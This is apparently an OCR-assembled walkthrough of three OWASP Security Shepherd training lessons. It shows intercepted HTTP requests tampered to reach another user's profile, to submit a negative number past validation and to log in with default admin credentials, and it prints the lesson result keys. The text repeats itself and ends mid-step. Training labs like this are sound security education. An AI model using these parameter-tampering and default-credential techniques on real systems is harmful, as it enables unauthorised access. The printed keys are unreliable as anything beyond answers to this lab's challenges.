Introduction

The OWASP Security Shepherd project is a web and mobile application security training platform. This enables users to learn or to improve upon existing manual penetration testing skills. This is accomplished by presenting security risk concepts to users in lessons followed by challenges.

OWASP Security Shepherd provides:

- Teaching Tool for All Application Security
- Web Application Pen Testing Training
- Mobile Application Pen Testing Training
- Safe Playground to Practice AppSec Techniques
- Real Security Risk Examples

Setting up the lab

Prerequisites

- Oracle VM VirtualBox OR VMware Workstation OR any other Virtualization product where you can import the virtual machine.
- A proxy which can capture and intercept HTTP protocol requests and responses.
  - Burp Suite

First of all if you don't have the OWASP Security Shepherd with you. Then you can download it from https://github.com/OWASP/SecurityShepherd/releases/tag/v3.0. Once you have the **owaspSecurityShepherdVm_V3.0.zip** Extract it and import it to your virtualization software.

Once you have imported the OWASP Security Shepherd successfully then you need to login to the system so that you can find out the IP Address of the machine.

Login Credentials

Username-	securityshepherd
Password-	owaspSecurityShepherd

Once you logged in type "**ifconfig**" to see information regarding your IP Address.


Then you can type that IP in your web browser to get connected with the website hosted within the virtual machine. **https://<VM IP Address>/**

If you are logging for the first time default login credentials will be "**admin**" and "**password**" then you will be reported to re-enter the current password ("password") and a new password. Make sure to remember the password you type.

Field Training

Insecure Direct Object References

In this step we have to intercept the HTTP Post parameter and change “username=user” to “username=admin” then you will get the key for the level.


OWASP Security Shepherd
https://10.0.1.130/index.jsp
index-of.es
Directory UMM
Burp Intruder Repeater Window Help
Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Target Proxy Spider Scanner
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

s used to generate a web page. If the application does not verify that the user is allowed to reference this object, then the object is insecurely referenced.

Attackers can use insecure object references to compromise any information that can be referenced by the parameter in question. In the above example, the attacker can access any user's personal information.

The severity of insecure direct object references varies depending on the data that is compromised. If the compromised data is publicly available or not supposed to be restricted, it becomes a very low severity vulnerability. Consider a scenario where one company is able to retrieve their competitor's information. Suddenly, the business impact of the vulnerability is critical. These vulnerabilities still need to be fixed and should never be found in professional grade applications.


Hide Lesson Introduction

The result key to complete this lesson is stored in the administrators profile.

Loading...

Request to https://10.0.1.130:443

```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100
HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Content-Length: 14
Accept: */*
Origin: https://10.0.1.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://10.0.1.130/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc
50e4a8dbc100.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonNotComplete;
JSESSIONID=6DE752B0A3B09EB5112CD87D24D8D89C;
token=117542964041320546330270400870873895864;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="

username=guest
```


OWASP Security Shepherd
https://10.0.1.130/index.jsp
index-of.es
Directory UMM
Burp Intruder Repeater Window Help
Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Target Proxy Spider Scanner
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

s used to generate a web page. If the application does not verify that the user is allowed to reference this object, then the object is insecurely referenced.

Attackers can use insecure object references to compromise any information that can be referenced by the parameter in question. In the above example, the attacker can access any user's personal information.

The severity of insecure direct object references varies depending on the data that is compromised. If the compromised data is publicly available or not supposed to be restricted, it becomes a very low severity vulnerability. Consider a scenario where one company is able to retrieve their competitor's information. Suddenly, the business impact of the vulnerability is critical. These vulnerabilities still need to be fixed and should never be found in professional grade applications.


Hide Lesson Introduction

The result key to complete this lesson is stored in the administrators profile.

Loading...

Request to https://10.0.1.130:443

```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100
HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Content-Length: 14
Accept: */*
Origin: https://10.0.1.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://10.0.1.130/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc
50e4a8dbc100.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonNotComplete;
JSESSIONID=6DE752B0A3B09EB5112CD87D24D8D89C;
token=117542964041320546330270400870873895864;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="

username=admin
```


https://10.0.1.130/index.jsp
index-of.es
Directory UMM
Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Target Proxy Spider Scanner
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

s used to generate a web page. If the application does not verify that the user is allowed to reference this object, then the object is insecurely referenced.

Attackers can use insecure object references to compromise any information that can be referenced by the parameter in question. In the above example, the attacker can access any user's personal information.

The severity of insecure direct object references varies depending on the data that is compromised. If the compromised data is publicly available or not supposed to be restricted, it becomes a very low severity vulnerability. Consider a scenario where one company is able to retrieve their competitor's information. Suddenly, the business impact of the vulnerability is critical. These vulnerabilities still need to be fixed and should never be found in professional grade applications.

Hide Lesson Introduction

The result key to complete this lesson is stored in the administrators profile.

Refresh your Profile

User: Admin


Age: 43
Address: 12 Bolton Street, Dublin
Email: administratorAccount@securityShepherd.com
Private Message: Result Key:
dRRjGQ4loIF9OTjD7DFLQTWjr6CDqevqU
W8zeJoF1whQhzhxWSRfilmWoyrRWFoxK

Request to https://10.0.1.130:443

```
GET /js/clipboard-js/clippy.svg HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Accept: image/webp,image/*,*/*;q=0.8
If-None-Match: W/"536-1445535796000"
If-Modified-Since: Thu, 22 Oct 2015 17:43:16 GMT
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Referer:
https://10.0.1.130/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc
50e4a8dbc100.jsp
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=6DE752B0A3B09EB5112CD87D24D8D89C;
token=117542964041320546330270400870873895864;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="
```

Poor Data Validation

In this level we need to input a negative number where it only accepts a positive number. Even though it looks like that have been only accepting positive numbers when we see the HTTP POST we see that we can manipulate the output.



What is Poor Data Validation?

Poor Data Validation occurs when an application does not validate submitted data correctly or sufficiently. Poor Data Validation application issues are generally low severity, they are more likely to be coupled with other security risks to increase their impact. If all data submitted to an application is validated correctly, security risks are significantly more difficult to exploit.

Attackers can take advantage of poor data validation to perform business logic attacks or cause server errors.


When data is submitted to a web application, it should ensure that the data is strongly typed, has correct syntax, is within length boundaries, contains only permitted characters and within range boundaries. The data validation process should ideally be performed on the client side and again on the server side.


To get the result key to this lesson, you must bypass the validation in the following function and submit a negative number.

Enter a Number: 10

Valid Number Submitted

The Number 10 is a valid number.





What is Poor Data Validation?

Poor Data Validation occurs when an application does not validate submitted data correctly or sufficiently. Poor Data Validation application issues are generally low severity, they are more likely to be coupled with other security risks to increase their impact. If all data submitted to an application is validated correctly, security risks are significantly more difficult to exploit.


Attackers can take advantage of poor data validation to perform business logic attacks or cause server errors.

When data is submitted to a web application, it should ensure that the data is strongly typed, has correct syntax, is within length boundaries, contains only permitted characters and within range boundaries. The data validation process should ideally be performed on the client side and again on the server side.

To get the result key to this lesson, you must bypass the validation in the following function and submit a negative number.


Enter a Number: 10

Loading...



Request to https://10.0.1.130:443

```
POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f
HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Content-Length: 11
Accept: */*
Origin: https://10.0.1.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://10.0.1.130/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55
fefe41eb874f.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonNotComplete;
JSESSIONID=6DE752B0A3B09EB5112CD87D24D8D89C;
token=117542964041320546330270400870873895864;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="

userdata=-10
```



range boundaries. The data validation process should ideally be performed on the client side and again on the server side.


To get the result key to this lesson, you must bypass the validation in the following function and submit a negative number.

Enter a Number: 10

Validation Bypassed

You defeated the lesson validation. Result Key:

esuerEpfeYWFglo4yiaJk2m0lRzp30JEFbojdu4lD1WGv6kIeVya2/nxkmB3lJT
3l/hSe4Q+eaz2Jp8EPuqHN5e39JRERCpW4JZ5nYyyX+LHAn7tyK+b9p12hE




Request to https://10.0.1.130:443

```
GET /js/clipboard-js/clippy.svg HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Accept: image/webp,image/*,*/*;q=0.8
If-None-Match: W/"536-1445535796000"
If-Modified-Since: Thu, 22 Oct 2015 17:43:16 GMT
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Referer:
https://10.0.1.130/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55
fefe41eb874f.jsp
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=6DE752B0A3B09EB5112CD87D24D8D89C;
token=117542964041320546330270400870873895864;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="
```

Security Misconfiguration

In this stage the developer have used a default credentials(admin/password). To the login credentials.



Submit Result Key Here... Submit

Security Misconfiguration

Security misconfiguration can happen in any part of an application, from the database server, third-party libraries to custom code settings. A security misconfiguration is any configuration which can be exploited by an attacker to perform any action they should not be able to. The impact of these issues vary from which configuration is being exploited.

Attackers can exploit security misconfiguration by logging in with default log in credentials to the application, the operating system or any of the public services it is running (Such as Database or Samba services) to gain unauthorized access to or knowledge of the system. Attackers can also exploit bad security configurations through unpatched flaws, unprotected files and directories to gain unauthorized access to or knowledge of the system.

Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts or unnecessary services. A process should be implemented for keeping all software up to date, with patches occurring in a timely manner to each deployed environment.

Hide Lesson Introduction


To get the result key to this lesson, you must sign in with the default admin credentials which were never removed or updated.

User Name: admin
Password: ••••••••

Loading...

Request to https://10.0.1.130:443

```
POST /lessons/fe04648f43cdf2d523ecf1675f1ade2cde04a7a2e9a7f1a80dbb6dc9f717c833
HTTP/1.1
Host: 10.0.1.130
Connection: keep-alive
Content-Length: 32
Accept: */*
Origin: https://10.0.1.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://10.0.1.130/lessons/fe04648f43cdf2d523ecf1675f1ade2cde04a7a2e9a7f1a80dbb
6dc9f717c833.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonNotComplete;
JSESSIONID=6DE752B0A3B09EB5112CD87D24D8D89C;
token=117542964041320546330270400870873895864;
JSESSIONID3="DrYiII8nNvMnswerLK1URQ=="

userName=admin&userPass=password
```



ations, use of default accounts or unnecessary services. A process should be implemented for keeping all software up to date, with patches occurring in a timely manner to each deployed environment.

Hide Lesson Introduction

To get the result key to this lesson, you must sign in with the default admin credentials which were never removed or updated.

User Name: admin
Password: ••••••••

Sign In

Authentication Successful

You have successfully signed in with the default sign in details for this applicaiton. You should always change default passwords and avoid default administration usernames.

Result Key:


CL1PWgSjtCp4P3uYIUfj03VP0vQ/GMXEDb672ihot0tzJe56W5LdsH3ii3sPC
zckHOrvHICt9dSwuiQFbdPcKWFdmAZvIEC/gFJLgDcICwnZIIE3igK5S4VBY

Request to https://10.0.1.130:443

